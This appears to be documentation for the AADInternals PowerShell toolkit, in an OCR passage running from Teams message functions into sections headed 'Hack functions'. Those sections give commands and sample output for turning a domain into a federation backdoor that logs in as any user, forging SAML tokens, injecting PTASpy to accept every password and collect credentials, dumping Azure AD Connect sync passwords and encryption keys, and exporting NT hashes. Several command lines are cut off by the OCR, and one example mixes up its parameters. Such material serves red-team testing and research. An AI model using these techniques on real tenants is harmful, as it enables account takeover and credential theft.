Id            Content                          DeletionTime  MessageType   Type          Displa
--            -------                          ------------  -----------   ----          ------
1602842299338                                  1602846853687 RichText/Html MessageUpdate Bad Us
1602844861358                                  1602858789696 RichText/Html MessageUpdate Bad Us
1602846167606                                  1602858792943 Text          MessageUpdate Bad Us
1602846853687                                  1602858795517 Text          MessageUpdate Bad Us
1602833251951                                  1602833251951 Text          MessageUpdate Bad Us
1602833198442                                  1602833198442 Text          MessageUpdate Bad Us
1602859223294 Hola User!                                     Text          NewMessage    Bad Us
1602859423019 Hi User!                                       Text          NewMessage    Bad Us
1602859423019 Hi User!                                       Text          MessageUpdate Bad Us
1602859473083 <div><div>Hi User!</div></div>                 RichText/Html NewMessage    Bad Us
1602859484420 Hey User!                                      Text          NewMessage    Bad Us
1602859528028 Hy User!                                       Text          NewMessage    Bad Us
```

```
1602859484420 Hey User!                                          Text          MessageUpdate Bad Us
1602859590916 Hi User!                                           Text          NewMessage    Bad Us
```

```
# Like the "Hola User!" message
Set-AADIntTeamsMessageEmotion -MessageID 1602859223294 -Emotion like
```

Example 2:

```
# Unlike the "Hola User!" message by clearing the like emoticon:
Set-AADIntTeamsMessageEmotion -MessageID 1602859223294 -Emotion like -Clear
```

Remove-AADIntTeamsMessages (T)

Since version 0.4.4
Deletes given Teams messages.

Example:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Get Teams messages
Get-AADIntTeamsMessages | Format-Table id,content,deletiontime,*type*,DisplayName
```

```
Id            Content                        DeletionTime  MessageType   Type          Displa
--            -------                        ------------  -----------   ----          ------
1602842299338                                1602846853687 RichText/Html MessageUpdate Bad Us
1602844861358                                1602858789696 RichText/Html MessageUpdate Bad Us
1602846167606                                1602858792943 Text          MessageUpdate Bad Us
1602846853687                                1602858795517 Text          MessageUpdate Bad Us
1602833251951                                1602833251951 Text          MessageUpdate Bad Us
1602833198442                                1602833198442 Text          MessageUpdate Bad Us
1602859223294 Hola User!                                   Text          NewMessage    Bad Us
1602859423019 Hi User!                                     Text          NewMessage    Bad Us
```

```
1602859423019 Hi User!                                          Text          MessageUpdate Bad Us
1602859473083 <div><div>Hi User!</div></div>                    RichText/Html NewMessage    Bad Us
1602859484420 Hey User!                                         Text          NewMessage    Bad Us
1602859528028 Hy User!                                          Text          NewMessage    Bad Us
1602859484420 Hey User!                                         Text          MessageUpdate Bad Us
1602859590916 Hi User!                                          Text          NewMessage    Bad Us
```

```
# Delete Teams messages
Remove-AADIntTeamsMessages -MessageIDs 1602859590916,1602859484420
```

Find-AADIntTeamsExternalUser (T)

Since version 0.6.7
Finds the given external Teams user.

Example:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Find the external user from Teams
Find-AADIntTeamsExternalUser -UserPrincipalName "JohnD@company.com"
```

```
tenantId          : dcc7d7bf-e3f5-4778-b6e0-aa7207bdb033
isShortProfile    : False
accountEnabled    : True
featureSettings   : @{coExistenceMode=TeamsOnly}
userPrincipalName : johnd@company.com
givenName         : JohnD@company.com
surname           :
email             : JohnD@company.com
displayName       : John Doe
type              : Federated
```

```
mri               : 8:orgid:84bdccdb-eaba-4545-9729-4eff71b76841
objectId          : fe401a12-879c-4e5b-8b51-03e1985fa62f
```

Get-AADIntTeamsExternalUserInformation (T)

Since version 0.9.4
Returns the external user information using Teams API.

Example1:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Get external user information from Teams using object id
Get-AADIntTeamsExternalUserInformation -UserPrincipalname "fe401a12-879c-4e5b-8b51-03e1985fa62
```

```
tenantId          : dcc7d7bf-e3f5-4778-b6e0-aa7207bdb033
isShortProfile    : False
accountEnabled    : True
featureSettings   : @{coExistenceMode=TeamsOnly}
userPrincipalName : johnd@company.com
givenName         : JohnD@company.com
surname           :
email             : JohnD@company.com
displayName       : John Doe
type              : Federated
mri               : 8:orgid:84bdccdb-eaba-4545-9729-4eff71b76841
objectId          : fe401a12-879c-4e5b-8b51-03e1985fa62f
```

Example2:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache
```

```
# Get external user information from Teams using User Principal Name
Get-AADIntTeamsExternalUserInformation -ObjectId "johnd@company.com"
```

```
tenantId          : dcc7d7bf-e3f5-4778-b6e0-aa7207bdb033
isShortProfile    : False
accountEnabled    : True
featureSettings   : @{coExistenceMode=TeamsOnly}
userPrincipalName : johnd@company.com
givenName         : JohnD@company.com
surname           :
email             : JohnD@company.com
displayName       : John Doe
type              : Federated
mri               : 8:orgid:84bdccdb-eaba-4545-9729-4eff71b76841
objectId          : fe401a12-879c-4e5b-8b51-03e1985fa62f
```

Example3:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Get external user information from Teams using MRI
Get-AADIntTeamsExternalUserInformation -MRI "johnd@company.com"
```

```
tenantId          : dcc7d7bf-e3f5-4778-b6e0-aa7207bdb033
isShortProfile    : False
accountEnabled    : True
featureSettings   : @{coExistenceMode=TeamsOnly}
userPrincipalName : johnd@company.com
givenName         : JohnD@company.com
surname           :
email             : JohnD@company.com
displayName       : John Doe
type              : Federated
```

```
mri               : 8:orgid:84bdccdb-eaba-4545-9729-4eff71b76841
objectId          : fe401a12-879c-4e5b-8b51-03e1985fa62f
```

Get-AADIntTeamsAvailability (T)

Since version 0.6.7
Shows the availability of the given user.

Example:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Find the external user from Teams
Find-AADIntTeamsExternalUser -UserPrincipalName "JohnD@company.com"
```

```
tenantId          : dcc7d7bf-e3f5-4778-b6e0-aa7207bdb033
isShortProfile    : False
accountEnabled    : True
featureSettings   : @{coExistenceMode=TeamsOnly}
userPrincipalName : johnd@company.com
givenName         : JohnD@company.com
surname           :
email             : JohnD@company.com
displayName       : John Doe
type              : Federated
mri               : 8:orgid:84bdccdb-eaba-4545-9729-4eff71b76841
objectId          : fe401a12-879c-4e5b-8b51-03e1985fa62f
```

```
# Get user's availability
Get-AADIntTeamsAvailability -ObjectId "fe401a12-879c-4e5b-8b51-03e1985fa62f"
```

```
sourceNetwork : Federated
capabilities  : {Audio, Video}
availability  : Away
activity      : Away
deviceType    : Desktop
```

Get-AADIntTranslation (T)

Since version 0.6.7
Translate the given text to the given language using Teams internal API.

Example:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Translate the Finnish text to English
Get-AADIntTranslation -Text "Terve Maailma!" -Language "en-US"
```

```
Hello World!
```

Get-AADIntMyTeams (T)

Since version 0.9.1
Returns all teams the user is member of.

Example1:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Get teams
Get-AADIntMyTeams
```

Output1:

```
id                                   displayName site
--                                   ----------- ----
afa3b2d4-79d8-4a00-bfb2-070b58af26fc Sales       https://company.sharepoint.com/sites/Sales
eb780ae6-9f80-4ad3-9219-0deee278fb2a Marketing   https://company.sharepoint.com/sites/Marketin
0ab1c9ec-629a-4412-8e65-348bd1ed4fe8 All Hands   https://company.sharepoint.com/sites/AllHAnds
5521cd57-f814-4564-85ae-0e8c644a2a96 London      https://company.sharepoint.com/sites/London
0bf31a81-4833-4421-a1ff-5d4efb669d4b Test        https://company.sharepoint.com/sites/Test
```

Example1:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Get teams where user is owner
Get-AADIntMyTeams -Owner
```

Output1:

```
id                                   displayName site
--                                   ----------- ----
afa3b2d4-79d8-4a00-bfb2-070b58af26fc Sales       https://company.sharepoint.com/sites/Sales
0bf31a81-4833-4421-a1ff-5d4efb669d4b Test        https://company.sharepoint.com/sites/Test
```

Hack functions: Identity Federation

Set-AADIntDomainAuthentication (A)

Sets authentication method of the domain. Same functionality than **Set-MsolDomainAuthentication** cmdlet.

Example:

```
# Set authentication method to managed
Set-AADIntDomainAuthentication -DomainName company.com -Authentication Managed
```

ConvertTo-AADIntBackdoor (A)

This function converts the given domain to "backdoor", which can be used to login to the tenant as any user. See **Open-AADIntOffice365Portal** to use the backdoor.

This exploits a **vulnerability I discovered in late 2017**. Technically, domain authentication type is set to Federated and configured to trust to the specific certificate (any.sts) and issuer **http://any.sts/**<8 byte hex-value>.

If the domain is already federated, the any.sts certificate will be added as NextSigningCertificate

You can get a free domain from **www.myo365.site**.

Example:

```
# Convert the domain to backdoor
ConvertTo-AADIntBackdoor -DomainName company.myo365.site
```

Output:

```
IssuerUri               Domain
---------               ------
http://any.sts/B231A11F company.myo365.site
```

The backdoor can also be accessed at https://**aadinternalsbackdoor.azurewebsites.net**

New-AADIntBackdoor (A)

Since version 0.1.6
This function creates a "backdoor" for the given domain name, which can be used to login to the tenant as any user. See **Open-AADIntOffice365Portal** to use the backdoor.

This exploits a vulnerability I discovered in late 2018 which allows setting the authentication method also for the unverified domains. Microsoft has not responded to emails regarding this "feature". **NOTE!** Microsoft has fixed this

during the spring 2020, so backdoors created with this function does not work anymore.

Example:

```
# Create a new backdoor
New-AADIntBackdoor -DomainName microsoft.com
```

Output:

```
Are you sure to create backdoor with microsoft.com? Type YES to continue or CTRL+C to abort: y

Authentication     : Managed
Capabilities       : None
IsDefault          : false
IsInitial          : false
Name               : microsoft.com
RootDomain         :
Status             : Unverified
VerificationMethod :

IssuerUri               Domain
---------               ------
http://any.sts/B231A11F microsoft.com
```

Open-AADIntOffice365Portal (*)


This function creates a fake (but valid) WS-Fed/SAML authentication token in .html file and opens it in browser's private or incognito mode. You can choose to use IE, Edge, or Chrome. If Browser parameter is not provided, opens in Edge. Use any **ImmutableId** from any user from your tenant and the issuer "**http://any.sts/B231A11F"** you created with **ConvertTo-AADIntBackdoor**.

Edge and Chrome should log in automatically unless security settings doesn't allow that. If that happens, just click **Allow blocked content** or the button **Login to Office 365** and you're done! From there, you can also browse to **https://portal.azure.com** as the same user you just logged in.

Example:

```
# Login as anyone
Open-AADIntOffice365Portal -ImmutableID qIMPTm2Q3kimHgg4KQyveA== -Issuer "http://any.sts/B231A
```

Output: (security alert)



Hack functions: Pass-through authentication (PTA)

Set-AADIntPassThroughAuthentication (P)

This function enables or disabled pass through authentication (PTA).

Example:

```
# Prompt for credentials and store the token
$pt=Get-AADIntAccessTokenForPTA -Credentials (Get-Credential)
```

```
# Disable PTA
Set-AADIntPassThroughAuthentication -AccessToken $pt -Enable $false
```

Output:

```
IsSuccesful Enable Exists
----------- ------ ------
true        false  true
```

Install-AADIntPTASpy (*)

Since version 0.2.0

Installs PTASpy to the pass-thru authentication agent on the current computer. **Must be run as Local Admin** on the computer having **Azure AD Authentication Agent** installed and running (AzureADConnectAuthenticationAgentService.exe).

A hidden folder is created (C:\PTASPy) and PTASpy.dll is copied there. PTASpy.dll is then injected to the running AzureADConnectAuthenticationAgentService. When installed, **PTASpy collects all used credentials** and stores them to C:\PTASpy\PTASpy.csv with Base64 encoded passwords. **PTASpy accepts all passwords** so it can be used as a backdoor.

Use **Get-AADIntPTASpyLog** to read the log.

⚠ **Note:** Removed from version 0.9.4. To use, please install AADInternals with -RequiredVersion switch:

```
Install-Module -Name "AADInternals" -RequiredVersion "0.9.3"
```

Example:

```
# Install PTASpy
Install-AADIntPTASpy
```

Output:

```
Are you sure you wan't to install PTASpy to this computer? Type YES to continue or CTRL+C to al
Installation successfully completed!
All passwords are now accepted and credentials collected to C:\PTASpy\PTASpy.csv
```

Get-AADIntPTASpyLog (*)

Since version 0.2.0
Lists the credentials from C:\PTASpy\PTASPy.csv collected by PTASpy

Example 1:

```
# Show the PTASpy log
Get-AADIntPTASpyLog
```

Output:

```
UserName         Password                     Time
--------         --------                     ----
user@company.com TQB5AFAAYQBzAHMAdwBvAHIAZAA= 5/22/2019 9:51:43 AM
user@company.com bQBZAHAAQQBTAFMAVwBPAFIARAA= 5/22/2019 9:52:07 AM
```

Example 2:

```
# Show the PTASpy log with decoded passwords
Get-AADIntPTASpyLog -DecodePasswords
```

Output:

```
UserName         Password   Time
--------         --------   ----
user@company.com MyPassword 5/22/2019 9:51:43 AM
user@company.com mYpASSWORD 5/22/2019 9:52:07 AM
```

Remove-AADIntPTASpy (*)

Since version 0.2.0
Restarts Microsoft Azure AD Connect Authentication Agent (AzureADConnectAuthenticationAgent) service and removes PTASpy.

Example:

```
# Remove PTASpy
Remove-AADIntPTASpy
```

Output:

```
WARNING: Waiting for service 'Microsoft Azure AD Connect Authentication Agent (AzureADConnectAu
WARNING: Waiting for service 'Microsoft Azure AD Connect Authentication Agent (AzureADConnectAu
WARNING: Waiting for service 'Microsoft Azure AD Connect Authentication Agent (AzureADConnectAu
WARNING: Waiting for service 'Microsoft Azure AD Connect Authentication Agent (AzureADConnectAu
WARNING: Waiting for service 'Microsoft Azure AD Connect Authentication Agent (AzureADConnectAu
Service restarted and C:\PTASpy\PTASpy.dll removed.
```

Register-AADIntPTAAgent (P)

Since version 0.2.8
Registers a PTA agent to Azure AD with given machine name and creates a client certificate or renews existing certificate. The filename of the certificate is **<server FQDN>_<tenant id>_<agent id>_<cert thumbprint>.pfx**

After the registration, the certificate and name can be used with Microsoft AzureAD Connect PTA agent (**Set-AADIntPTACertificate**)

Example 1:

```
# Get access token and save to cache
Get-AADIntAccessTokenForPTA -SaveToCache

# Register a PTA agent
Register-AADIntPTAAgent -MachineName "server1.company.com"
```

Output:

```
PTA Agent (005b136f-db3e-4b54-9d8b-8994f7717de6) registered as server1.company.com
Certificate saved to server1.company.com_513d8d3d-7498-4d8c-85ed-b485ed5c39a9_005b136f-db3e-4b
```

Example 2:

```
# Update PTA agent certificate
PS C:\>Register-AADIntPTAAgent -MachineName "server1.company.com" -UpdateTrust -PfxFileName .\
```

Output:

```
PTA Agent (005b136f-db3e-4b54-9d8b-8994f7717de6) certificate renewed for server1.company.com
Certificate saved to server1.company.com_513d8d3d-7498-4d8c-85ed-b485ed5c39a9_005b136f-db3e-4b
```

Register-AADIntSyncAgent (P)

Since version 0.2.9
Registers a sync agent to Azure AD with given machine name and creates a client certificate or renews existing certificate. The filename of the certificate is **<server FQDN>_<tenant id>_<agent id>_<cert thumbprint>.pfx**

After the registration, the certificate and name can be used with Azure AD Connect **cloud provisioning agent**.

Example 1:

```
# Get access token and save to cache
Get-AADIntAccessTokenForPTA -SaveToCache

# Register a Sync agent
Register-AADIntPTAAgent -MachineName "server1.company.com"
```

Output:

```
Sync Agent (005b136f-db3e-4b54-9d8b-8994f7717de6) registered as server1.company.com
Certificate saved to server1.company.com_513d8d3d-7498-4d8c-85ed-b485ed5c39a9_005b136f-db3e-4b
```

Example 2:

```
# Update Sync agent certificate
PS C:\>Register-AADIntPTAAgent -MachineName "server1.company.com" -UpdateTrust -PfxFileName .\
```

Output:

```
Sync Agent (005b136f-db3e-4b54-9d8b-8994f7717de6) certificate renewed for server1.company.com
Certificate saved to server1.company.com_513d8d3d-7498-4d8c-85ed-b485ed5c39a9_005b136f-db3e-4b
```

Set-AADIntPTACertificate (*)

Since version 0.2.8
Sets the certificate used by Azure AD Authentication Agent. Can be used to change the name and target tenant of the PTA Agent. It changes InstanceID and TenantID registry values at “HKLM:\SOFTWARE\Microsoft\Azure AD Connect Agents\Azure AD Connect Authentication Agent”, and the certificate thumbprint at “$env:ProgramData\Microsoft\Azure AD Connect Authentication Agent\Config\TrustSettings.xml”. It also imports the certificate to “Cert:\LocalMachine\My” and gives the “Network Service” read access to it’s private key. Together with PTASpy allows using a standalone server as a backdoor.

Example:

```
# Get access token and save to cache
Get-AADIntAccessTokenForPTA -SaveToCache

# Register a PTA agent
Register-AADIntPTAAgent -MachineName "server1.company.com"
```

Output:

```
PTA Agent (005b136f-db3e-4b54-9d8b-8994f7717de6) registered as server1.company.com
Certificate saved to server1.company.com_513d8d3d-7498-4d8c-85ed-b485ed5c39a9_005b136f-db3e-4b
```

```
# Change the PTA certificate
Set-AADIntPTACertificate -PfxFileName server1.company.com_513d8d3d-7498-4d8c-85ed-b485ed5c39a9_
```

Output:

```
Certification information set, remember to restart the service.
```

Get-AADIntProxyAgents (P)

Since version 0.2.9
This function shows the list of MS App Proxy authentication (PTA) and provisioning (Azure AD Connect cloud provisioning) agents.

Example:

```
# Get the access token
$pt=Get-AADIntAccessTokenForPTA

# List the proxy agents
Get-AADIntProxyAgents -AccessToken $pt | ft
```

Output:

```
id                                   machineName         externalIp     status   supportedPubli
--                                   -----------         ----------     ------   --------------
51f3afd9-685b-413a-aafa-bab0d556ea4b this.is.a.fake      67.35.155.73   active   {authenticati
51a061a0-968d-48b8-951e-5ae9d9a0441f server1.company.com 93.188.31.116  inactive {authenticati
49c9ad46-c067-42f6-a678-dfd938c27789 server2.company.com 102.20.104.213 inactive {provisioning
```

Get-AADIntProxyAgentGroups (P)

Since version 0.2.9
This function shows the list of MS App Proxy authentication groups of (PTA) and provisioning (Azure AD Connect cloud provisioning) agents.

Example:

```
# Get the access token
$pt=Get-AADIntAccessTokenForPTA

# List the proxy agents
Get-AADIntProxyAgentGroups -AccessToken $pt | ft
```

Output:

```
TenantId                    : ea664074-37dd-4797-a676-b0cf6fdafcd4
ConfigurationDisplayName    : company.com
ConfigurationResourceName   : company.com
ConfigurationPublishingType : provisioning
id                          : 4b6ffe82-bfe2-4357-814c-09da95399da7
displayName                 : Group-company.com-42660f4a-9e66-4a08-ac17-2a2e0d8b993e
publishingType              : provisioning
isDefault                   : False
```

Export-AADIntProxyAgentCertificates

Since version 0.6.9
Export certificates of all MS App Proxy agents from the local computer. The filename of the certificate is **<server FQDN>_<tenant id>_<agent id>_<cert thumbprint>.pfx**

Note: This function elevates the current PowerShell session to SYSTEM. To export bootstraps, open a new PowerShell session and use **Export-AADIntProxyAgentBootstraps**.

Example:

```
# Export certificates
Export-AADIntProxyAgentCertificates
```

Output:

```
WARNING: Elevating to LOCAL SYSTEM. You MUST restart PowerShell to restore PTA01\Administrator

Certificate saved to: PTA01.company.com_ea664074-37dd-4797-a676-b0cf6fdafcd4_4b6ffe82-bfe2-435
```

Export-AADIntProxyAgentBootstraps

Since version 0.7.8

Export bootstraps of the given certificates. The filename of the bootstrap is same than the given certificate with .xml extension.

Example:

```
# Export bootstrap
Export-AADIntProxyAgentBootstraps -Certificates "PTA01.company.com_ea664074-37dd-4797-a676-b0c
```

Output:

```
Bootstrap saved to: PTA01.company.com_ea664074-37dd-4797-a676-b0cf6fdafcd4_4b6ffe82-bfe2-4357-
```

Hack functions: Directory Synchronization

Set-AADIntPasswordHashSyncEnabled (A)

Since version 0.1.6
This function enables or disabled password hash synchronization (PHS).

This can be used to turn on PHS so that passwords can be set using **Set-AADIntUserPassword**.

Example:

```
# Enable PHS
Set-AADIntPasswordHashSyncEnabled -Enable $true
```

New-AADIntGuestInvitation (Z)

This function invites a guest user to tenant. Does not require admin rights, as long as access to Azure Portal is allowed. Basically, this function allows every member of the tenant to invite guest users to the tenant.

Example:

```
# Get the auth token. Supports also external users (outlook.com, etc.)
$zt=Get-AADIntAccessTokenForAADIAMAPI -Credentials (Get-Credential)
# Get login information for a domain
New-AADIntGuestInvitation -AuthToken $zt -EmailAddress "someone@outlook.com" -Message "Welcome
```

Output:

```
accountEnabled                      : True
usageLocation                       :
mailNickname                        : someone_outlook.com#EXT#
passwordProfile                     :
rolesEntity                         :
selectedGroupIds                    :
streetAddress                       :
city                                :
state                               :
country                             :
telephoneNumber                     :
mobile                              :
physicalDeliveryOfficeName          :
postalCode                          :
authenticationPhoneNumber           :
authenticationAlternativePhoneNumber :
authenticationEmail                 :
```

```
strongAuthenticationDetail            : @{verificationDetail=}
defaultImageUrl                       :
ageGroup                              :
consentProvidedForMinor               :
legalAgeGroupClassification           :
objectId                              : e250c8f5-3ff3-4eea-9d68-cff019fa850e
objectType                            : User
displayName                           : someone
userPrincipalName                     : someone_outlook.com#EXT#@company.onmicrosoft.com
thumbnailPhoto@odata.mediaContentType :
givenName                             :
surname                               :
mail                                  : someone@outlook.com
dirSyncEnabled                        :
alternativeSecurityIds                : {}
signInNamesInfo                       : {}
signInNames                           : {someone_outlook.com#EXT#@company.onmicrosoft.com}
ownedDevices                          :
jobTitle                              :
department                            :
displayUserPrincipalName              :
hasThumbnail                          : False
imageUrl                              :
imageDataToUpload                     :
source                                :
sources                               :
sourceText                            :
userFlags                             :
deletionTimestamp                     :
permanentDeletionTime                 :
alternateEmailAddress                 :
manager                               :
userType                              : Guest
isThumbnailUpdated                    :
isAuthenticationContactInfoUpdated    :
searchableDeviceKey                   : {}
displayEmail                          :
creationType                          : Invitation
```

```
userState                              : PendingAcceptance
otherMails                             : {someone@outlook.com}
```

Get-AADIntSyncCredentials (*)

Since version 0.1.8
This function extracts Azure AD Connect credentials to AD and Azure AD from WID database.

By default (since v0.8.1), exports credentials from the local computer by starting a background process. This doesn't elevate the current PS session.

Example 1:

```
# Get Azure AD Connect credentials
Get-AADIntSyncCredentials
```

Output 1:

```
Name                           Value
----                           -----
AADUser                        Sync_SRV01_4bc4a34e95fa@company.onmicrosoft.com
AADUserPassword                $.1%(lxZ&/kNZz[r
ADDomain1                      company.com
ADUser1                        MSOL_4bc4a34e95fa
ADUserPassword1                Q9@p(poz{#:kF_G)(s/Iy@8c*9(t;...
ADDomain2                      business.net
ADUser2                        MSOL_4bc4a34e95fa
ADUserPassword2                cE/Pj+4/MR6hW)2L_4P=H^hiq)pZhMb...
```

Example 2:

```
# Get Azure AD Connect credentials as PSCredential objects
$synccredentials = Get-AADIntSyncCredentials -AsCredentials
```

```
# Get access token
Get-AADIntAccessTokenForAADGraph -Credentials $synccredentials[0] -SaveToCache
```

Output 2:

```
Tenant                               User                                                Resource
------                               ----                                                --------
a5427106-ed71-4185-9481-221e2ebdfc6c Sync_SRV01_4bc4a34e95fa@company.onmicrosoft.com https://g
```

Update-AADIntSyncCredentials (*)

Since version 0.1.8
This function resets Azure AD Connect credentials to Azure AD and stores it to Azure AD Connect configuration database.

Note: This function “elevates” the session to ADSync user. You MUST restart PowerShell to restore original rights.

Example:

```
# Get the current Azure AD Connect credentials
Get-AADIntSyncCredentials
# Save credentials to a variable
$Cred = Get-Credential -Message "O365" -UserName "Sync_SRV01_4bc4a34e95fa@company.onmicrosoft.

# Get Access Token
$Token=Get-AADIntAccessTokenForAADGraph -Credentials $Cred

# Update Azure AD Connect credentials for Azure AD
Update-AADIntSyncCredentials -AccessToken $Token
```

Output:

```
Password successfully updated to Azure AD and configuration database!

Name                           Value
----                           -----
```

```
AADUser                         Sync_SRV01_4bc4a34e95fa@company.onmicrosoft.com
AADUserPassword                 Y%C(]u%Rq;en-P;^
ADDomain1                       company.com
ADUser1                         MSOL_4bc4a34e95fa
ADUserPassword1                 Q9@p(poz{#:kF_G)(s/Iy@8c*9(t;...

Remember to restart the sync service: Restart-Service ADSync
```

Get-AADIntSyncEncryptionKeyInfo (*)

Since version 0.3.0
This function extracts Entropy and InstanceID from the local ADSync configuration database. Returned information can be used with **Get-AADIntSyncEncryptionKey**.

Example:

```
# Get the ADSync encryption key info
Get-AADIntSyncEncryptionKeyInfo
```

Output:

```
Name                            Value
----                            -----
InstanceId                      299b1d83-9dc6-479a-92f1-2357fc5abfed
Entropy                         a1c80460-6fe9-4c6f-bf31-d7a34c878dca
```

Get-AADIntSyncEncryptionKey (*)

Since version 0.3.0
Gets ADSync encryption key using the given entropy and instance id. These can be read from the database or using **Get-AADIntSyncEncryptionKeyInfo**.

Example:

```
# Get the key information
$key_info = Get-AADIntSyncEncryptionKeyInfo
```

```
# Get the ADSync encryption key
Get-AADIntSyncEncryptionKey -Entropy $key_info.Entropy -InstanceId $key_info.InstanceId
```

Output:

```
Id     Guid                                 CryptAlg Key
--     ----                                 -------- ---
100000 299b1d83-9dc6-479a-92f1-2357fc5abfed    26128 {4, 220, 54, 13...}
```

Get-AADIntUserNTHash

Since version 0.9.0

Exports and decrypts the NTHashes from Azure AD using the given application and certificate.

The application must be "Azure AD Domain Services Sync" created during the Azure AD Domain services (AADDS) deployment. Either client certificate or password needs to be provided.

The encryption certificate needs to be exported from AADDS domain controller.

Example:

```
# Export NTHashes
Get-AADIntUserNTHash -ClientPassword "vlb8Q~W8iVXwfdt2FjIH4FE0hRc-p9G_kyN_KbtZ" -ClientId "238
```

Output:

```
NTHash                           UserPrincipalName
------                           -----------------
00000000000000000000000000000000 user1@company.com
11111111111111111111111111111111 user2@company.com
```

Install-AADIntForceNTHash

Since version 0.9.3

Installs ForceNTHash to the current computer.

Example:

```
# Install ForceNTHash
Install-AADIntForceNTHash
```

Output:

```
Are you sure you wan't to install ForceNTHash to this computer? Type YES to continue or CTRL+C
WARNING: Waiting for service 'Microsoft Azure AD Sync (ADSync)' to stop...
WARNING: Waiting for service 'Microsoft Azure AD Sync (ADSync)' to stop...
WARNING: Waiting for service 'Microsoft Azure AD Sync (ADSync)' to stop...
WARNING: Waiting for service 'Microsoft Azure AD Sync (ADSync)' to start...
WARNING: Waiting for service 'Microsoft Azure AD Sync (ADSync)' to start...
WARNING: Sleeping for five seconds..
Injecting C:\Program Files\WindowsPowerShell\Modules\AADInternals\0.9.3\ForceNTHash.dll to pro
Trying to find Patch from C:\Program Files\WindowsPowerShell\Modules\AADInternals\0.9.3\ForceN
Function Patch executed successfully
DLL injected successfully

Installation successfully completed!
Windows legacy credentials sync is now enforced and credentials are encrypted with ForceNTHash
```

Remove-AADIntForceNTHash

Since version 0.9.3

Removes ForceNTHash from the current computer

Example:

```
# Remove ForceNTHash
Remove-AADIntForceNTHash
```

Output:

```
WARNING: Waiting for service 'Microsoft Azure AD Sync (ADSync)' to start...
WARNING: Waiting for service 'Microsoft Azure AD Sync (ADSync)' to start...
WARNING: Waiting for service 'Microsoft Azure AD Sync (ADSync)' to start...
Service restarted and ForceNTHash removed.
```

Initialize-AADIntFullPasswordSync

Since version 0.9.3

Enforces password hash sync of all users.

Example:

```
# Enforce password hash sync
Initialize-AADIntFullPasswordSync
```

Output:

```
Full password sync enforced
```

Hack functions: ADFS

New-AADIntADFSSelfSignedCertificates (*)

